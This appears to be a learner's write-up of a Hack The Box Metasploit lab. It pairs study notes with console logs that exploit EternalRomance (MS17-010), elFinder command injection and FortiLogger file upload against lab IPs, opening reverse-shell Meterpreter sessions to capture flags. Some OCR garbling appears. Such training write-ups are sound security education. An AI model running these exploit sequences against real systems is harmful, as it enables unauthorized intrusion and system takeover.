
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# **Introduction to Metasploit**


- Metasploit is a penetration testing platform that enables you to write, test and execute the exploit code
- Metasploit framework tools can be used to test for security vulnerabilities, Enumerate networks, execute attacks and evade detection
- Msfconsole is the most popular interface for Metasploit framework
- Data, Documentation, lib are base files for the framework
- Plugins are more flexible since they can be manually or automatically loaded as needed to provide extra functionality

## Questions

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### **Introduction to Msfconsole**

- mf console is the command we to interact with Metasploit Framework
- Help command provide us with the available commands
- We need to search for a suitable exploit based on our target

#### **Modules**

- These are prepared scripts with a specific purpose and functions which have already been tested
- Index no is used to select the exploit we want during our searches
- Type is the first segregation between Metasplout modules
- Os specifies which operating system the module was created for
- Service refers to the vulnerable service that is running on the target machine
- Name explain the actual action to be performed using the module
- we can also search for modules using the search command

# Questions

a) First we start metasploit and search for the exact exploit name and got the following results

b. We select the index number with the exploit we want to use

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Interact with a module by name or index. For example info 13, use 13 or use auxiliary/
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > ■
```

c. We use options to see the options that needed to be set

```
DBGTRACE

DBGRTACE

DBGRTA
```

d. We configure the exploit setting the rhost (target) and the lhost (listening interface)

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View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST tun0
LHOST ⇒ 10.10.15.172
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 10.129.190.119
RHOST ⇒ 10.129.190.119
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 10.10.15.172:4444
[*] 10.129.190.119:445 - Target OS: Windows Server 2016 Standard 14393
[*] 10.129.190.119:445 - Built a write-what-where primitive...
[+] 10.129.190.119:445 - Selecting PowerShell target
[*] 10.129.190.119:445 - Selecting PowerShell target
[*] 10.129.190.119:445 - Executing the payload...
[+] 10.129.190.119:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 10.129.190.119
[*] Meterpreter session 1 opened (10.10.15.172:4444 → 10.129.190.119:49672) at 2024-07-10 19:11:23 +0300
meterpreter >
```

e) I was able to gain access to windows machine and navigated to the administrators desktop where the flag file was

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Life Left: 105 minute(s) + Terminate X

+ 2  Use the Metasploit-Framework to exploit the target with EternalRomance. Find the flag.txt file on Administrator's desktop and submit the contents as the answer.

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# **Targets**

- The show target option will display all available vulnerable target for that exploit


# **Payloads**

- This are the modules that aid the exploit. They are sent together with the payload
- A single payload contains the exploit and the entire shell code for the selected task.
- Stager payloads works together with the stage payload such that the stager waits on the attackers machine ready to establish a connection to the victim once the stage completes its run.
- Stages are payload component that are downloaded by stager's module
- Stages payloads collaborate with stager payloads to carry out a particular task


- Meterpreter payload is a specific type of multi-faceted payload that uses DLL injection to ensure the connection to the victim host is stable

## Questions

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- Just like the previous exercise the first thing was to search for the exploit.



- The we pick the exploit that we are interested in
- The we configure the Lhost and lport and exploit the target
- I navigated to the root directory and finally got the flag

```
meterpreter > cd ..
meterpreter > ls
Listing: /root
Mode
                 Size Type Last modified
                                                       Name
                       fil
100600/rw-
                             2022-05-16 14:07:41 +0300
                                                        .bash_history
100644/rw-r--r--
                 3137
                       fil
                             2022-05-11 16:43:25 +0300
                                                       .bashrc
040700/rwx-----
                 4096
                       dir
                             2022-05-16 14:04:45 +0300
                                                       .cache
040700/rwx----- 4096
                       dir
                             2022-05-16 13:54:48 +0300
                                                       .config
                       fil
100644/rw-r--r-- 161
                             2019-12-05 17:39:21 +0300
                                                       .profile
100644/rw-r-- r-- 75
                       fil
                             2022-05-16 11:45:33 +0300
                                                        .selected_editor
040700/rwx----- 4096 dir
                             2021-10-06 20:37:09 +0300
100644/rw-r--r-- 212
                       fil
                             2022-05-11 17:10:43 +0300
                                                       .wget-hsts
040755/rwxr-xr-x 4096
                       dir
                             2022-05-11 15:51:45 +0300
                                                       druid
100755/rwxr-xr-x 95
                       fil
                            2022-05-16 13:31:10 +0300
                                                       druid.sh
100644/rw-r--r-- 22
                       fil
                             2022-05-16 13:01:15 +0300
                                                       flag.txt
040755/rwxr-xr-x 4096 dir
                             2021-10-06 20:37:19 +0300
meterpreter > cat flag.txt
HTB{MSF_Expl01t4t10n}
meterpreter >
```

#### **Encoders**

- They help in changing payloads to run on different operating systems

# **Plugins**


- These are readily available software that has already been used by third parties and given approval to integrate their software inside the framework

#### Sessions


- These creates dedicated control interfaces for all your deployed modules
- Jobs command os used to look for current active tasks running in the background

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
I searched for the exploit in Metesploit




Then I configured the exploit and ran it to open the session

```
<u>msf6</u> exploit(linux/http/elfinder_archive_cmd_injection) > set rhosts 10.129.145.164
rhosts ⇒ 10.129.145.164
msf6 exploit(linux/http/elfinder_archive_cmd_injection) > exploit
[*] Started reverse TCP handler on 10.10.15.172:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. elFinder running version 2.1.53
[*] Uploading file guYhtlW.txt to elFinder
[+] Text file was successfully uploaded!
[*] Attempting to create archive QvxCvLoHV.zip
[+] Archive was successfully created!
[*] Using URL: http://10.10.15.172:8080/qsbnEbE
[*] Client 10.129.145.164 (Wget/1.20.3 (linux-gnu)) requested /qsbnEbE
[*] Sending payload to 10.129.145.164 (Wget/1.20.3 (linux-gnu))
[*] Command Stager progress - 50.46% done (55/109 bytes)
[*] Command Stager progress - 70.64% done (77/109 bytes)
[*] Sending stage (1017704 bytes) to 10.129.145.164
[+] Deleted guYhtlW.txt
[+] Deleted QvxCvLoHV.zip
[*] Meterpreter session 1 opened (10.10.15.172:4444 \rightarrow 10.129.145.164:38464) at 2024-07-10 20:1
[*] Command Stager progress - 82.57% done (90/109 bytes)
[*] Command Stager progress - 100.00% done (109/109 bytes)
[*] Server stopped.
meterpreter > ls
Listing: /var/www/html/files
Mode
                         Type Last modified
                                                              Name
100664/rw-rw-r--
                                2020-01-25 17:09:50 +0300
                                                              .gitkeep
040755/rwxr-xr-x
                                2022-05-16 16:54:30 +0300
                                                              .quarantine
040777/rwxrwxrwx
                  4096
                                2022-05-16 16:54:30 +0300
040775/rwxrwxr-x 4096
                                2022-05-16 16:54:30 +0300
                                                              .trash
                                2024-07-10 20:12:44 +0300
100600/rw-
                          fil
                                                              zigqoJpJ
100600/rw---
                                2024-07-10 20:12:42 +0300
                          fil
                                                              ziwtd33K
100600/rw----
                          fil
                                2024-07-10 20:12:43 +0300
                                                             zixup15M
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
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meterpreter > getuid
Server username: www-data
meterpreter >
```



For this exercise I had to switch to the pawn box



# Meterpreter

- Its an extensible payload that uses DLL Injection to ensure connection to the victim host is stable and difficult to detect


First You run Nmap to look for any open ports

```
[*]$

[eu-academy-4]-[10.10.14.251]-[htb-ac-798750@htb-mlqv89hzdk]-[~]


[*]$ nmap -sV -A 10.129.203.65
```

#### this is the results




I searched for the exploit and found it


```
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> search FortiLogger
Matching Modules
=========
                                                     Disclosure Date Rank
  # Name
                                                                           Ch
eck Description
  0 exploit/windows/http/fortilogger_arbitrary_fileupload 2021-02-26 normal Ye
s FortiLogger Arbitrary File Upload Exploit
Interact with a module by name or index. For example info 0, use 0 or use exploit/window
s/http/fortilogger_arbitrary_fileupload
[msf](Jobs:0 Agents:0) >> use 0
■ Parrot Terminal
                                                                         X
```




```
lhost => 10.10.14.251
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> set rho
sts 10.129.203.65
rhosts => 10.129.203.65
[msf](Jobs:0 Agents:0) exploit(windows/http/fortilogger_arbitrary_fileupload) >> exploit
[*] Started reverse TCP handler on 10.10.14.251:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. FortiLogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload...
[*] Sending stage (175686 bytes) to 10.129.203.65
[*] Meterpreter session 1 opened (10.10.14.251:4444 -> 10.129.203.65:49690) at 2024-07-1
2 02:13:31 -0500
(Meterpreter 1)(C:\Windows\system32 > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\Windows\system32) >
Menu ■ [VNC config]
                                                Parrot Terminal
```

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# Conclusion

In this room I learnt how to use metasploit. I have learnt to search for specific exploit and run the against a target machine. It was a very interesting experience.